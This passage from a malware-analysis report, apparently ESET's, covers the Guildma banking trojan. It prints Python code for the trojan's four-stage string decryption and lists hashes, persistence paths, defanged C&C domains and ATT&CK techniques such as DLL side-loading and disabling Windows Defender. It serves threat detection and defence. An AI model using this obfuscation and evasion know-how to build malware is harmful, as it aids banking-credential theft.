The JScript dropper module brought with it a new string encryption algorithm. A variant of this algorithm (shown in Figure 10) was propagated into other modules in version 147.

```
def decrypt ( ct, key ):
        # stage 1
```

```
        ct = unhexlify ( ct );
        last = ct [ 0 ];
        s = bytearray ( ct [ 1 : ] );
        for i in range ( len ( s ) ):
                x = s [ i ] ^ key [ i % len ( key ) ];
                if last > x:
                        x += 0xff;
                x -= last;
                last = s [ i ];
                s [ i ] = x;

        # stage 2 - reverse string
        s = s [::-1];

        # stage 3 - c = not ( c - 10 )
        s = "" . join ( [ chr ( ( ~( c - 10 ) ) & 0xff ) for c in s ] );

        # stage 4 - Base25 decode and key subtraction
        k = ord ( s [ 0 ] ) - 65;
        ot = "";
        for i in range ( 1, len ( s ), 2 ):
                ot += chr ( ( ord ( s [ i ] ) - 65 ) * 25 + ord ( s [ i + 1 ] ) - 65 - k - 100 );

        return ot;
```

Figure 10. New string encryption algorithm

Originally, Guildma was using the same string encryption as Casbaneiro. The new algorithm has four stages and as you can see, the original string encryption algorithm is still used as the first stage. Also of note is the fact that the fourth stage is once again using Mispadu's encryption algorithm.

In version 148 Guildma implemented a string table; all strings are decrypted at the beginning of execution and accessed from the table when needed.

Removal of international targets

In version 138, Guildma added capability to target institutions (mainly banks) outside of Brazil. Despite that, we have observed no international campaigns; the campaigns hosting files on Cloudflare Workers' infrastructure even went as far as to block any downloads from non-Brazilian IPs. In fact, in the last 14 months we haven't seen any campaign targeting users outside of Brazil.

Finally, in version 145, the capability to target institutions outside of Brazil was removed. Based on these facts, we believe it was merely an in-development feature which ended up being scrapped.

Conclusion

In this part of the series, we have talked about Guildma, the most prevalent Latin American banking trojan we have seen. We have shown its rich historical developments while focusing on the most recent variant.

Guildma once again shares the prevailing characteristics of a Latin American banking trojan. It is written in Delphi, targets the region, implements backdoor functionality, splits its functionality into many modules and abuses legitimate tools.

Guildma also shares interesting common features with families described earlier in this series. Namely, its current encryption algorithm combines the ones used by Casbaneiro and Mispadu.

For any inquiries, contact us at threatintel@eset.com. Indicators of Compromise can also be found in our GitHub repository.

Indicators of Compromise (IoCs)

Hashes

SHA-1	Description	ESET Detection name
45c58bc40768dce6a6c611e08fd34c62441aa776	Main module loader 1	Win32/Spy.Guildma.BM
861f20b0dcc55f94b4c43e4a7e77f042c21506cf	Main module injector	Win32/Spy.Guildma.BJ
37fd19b1ab1dcc25e07bc96d4c02d81cf4edb8a1	Main module loader 2	Win32/Spy.Guildma.Q
a7b10b8de2b0ef898cff31fa2d9d5cbaae2e9d0d	Main module	Win32/Spy.Guildma.BS
4f65736a9d6b94b376c58b3cdcb49bbd295cd8cc	Contacts stealer and form grabber	Win32/Spy.Guildma.D
6c9304c5862d4e0de1c86d7ae3764f5e8358daff	RAT module (DLL)	Win32/Spy.Guildma.BR
89fbffe456de850f7abf4f97d3b9da4bad6afb57	RAT module (EXE)	Win32/Spy.Guildma.BR
af0d495ecc3622b14a40ddcd8005873c5ddc3a2d	MailPassView	Win32/PSWTool.MailPassView.E
92bcf54079cbba04f584eac4486473c3abdd88cd	WebBrowserPassView	Win32/PSWTool.WebBrowserPassView.E
a2048f435f076988bf094274192a196216d75a5f	JScript dropper module	Win32/Spy.Guildma.BP

Filenames

C:\Users\Public\Libraries\qlanl*

Startup link

- Location

%APPDATA%\Microsoft\Programs\StartUp\reiast%USERNAME%%COMPUTERNAME%.lnk

- Targets

C:\Program Files (x86)\Internet Explorer\ExtExport.exe
C:\Program Files\Internet Explorer\ExtExport.exe

- Args

<install dir> <rand> <rand>
(where <rand> is a random, 5 to 9 character long string generated from the alphabet qwertyuiop1lgfdsas2dfghj3zcvbnmm)

C&C servers

- https://www.zvatrswtsrw[.]ml
- https://xskcjzamlkxwo[.]gq
- https://www.vhguyeu[.]ml
- https://www.carnataldez[.]ml
- https://www.movbmog[.]ga
- https://iuiuytrytrewrqw[.]gq
- https://www.gucinowertr[.]tk
- https://equilibrios[.]ga
- https://www.clooinfor[.]cf
- https://ambirsr[.]tk
- https://dbuhcbudyu[.]tk
- https://nvfjvtntt[.]cf
- http://whia7g.acquafufheirybveru[.]online

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1193	Spearphishing Attachment	Guildma distribution chains start with a malicious email attachment.
Execution	T1073	Rundll32	Guildma utilizes rundll32.exe to execute its binary modules.
	T1047	Windows Management Instrumentation	Guildma abuses WMIC.exe to execute some of its distribution chain stages.
Persistence	T1060	Registry Run Keys / Startup Folder	Guildma ensures persistence by creating a LNK file in the %STARTUP% folder.
Defense Evasion	T1197	BITS Jobs	BITSAdmin.exe is used to download binary modules.
	T1089	Disabling Security Tools	Guildma disables Windows Defender.
	T1140	Deobfuscate/Decode Files or Information	The majority of Guildma modules need to be decrypted after downloading.
	T1073	DLL Side-Loading	Guildma abuses ExtExport.exe for DLL Side-Loading.
	T1096	NTFS File Attributes	Guildma utilizes ADS to hide its modules on disk.

Tactic	ID	Name	Description
	T1055	Process Injection	Guildma utilizes process injection when executing its modules.
	T1064	Scripting	Guildma implements its distribution chain stages in various scripting languages (mainly JScript).
	T1220	XSL Script Processing	Guildma utilizes XSL script(s) in its distribution chains.
Credential Access	T1081	Credentials in Files	Guildma extracts credentials stored by web browsers and email clients in files.
	T1214	Credentials in Registry	Guildma extracts credentials stored by web browsers and email clients in Windows Registry.
Discovery	T1083	File and Directory Discovery	Guildma uses presence of certain files to determine whether banking and security tools are installed.
	T1010	Application Window Discovery	Guildma uses window discovery to find and terminate older versions of itself and to detect when interesting programs (e.g. banking applications or web browsers) are running.
	T1063	Security Software Discovery	Guildma detects the presence of several security products.
	T1082	System Information Discovery	Guildma collects OS version and bitness, computer name and system locale.
	T1497	Virtualization/Sandbox Evasion	Guildma uses directory names, computer names, volume IDs, and existence of named objects to detect sandboxes and virtualized environments.
Collection	T1113	Screen Capture	Guildma is capable of taking screenshots.
Command and Control	T1024	Custom Cryptographic Protocol	New C&C addresses are encrypted using custom encryption algorithms.
Exfiltration	T1041	Exfiltration Over Command and Control Channel	Guildma uploads screenshots and log files to the C&C server.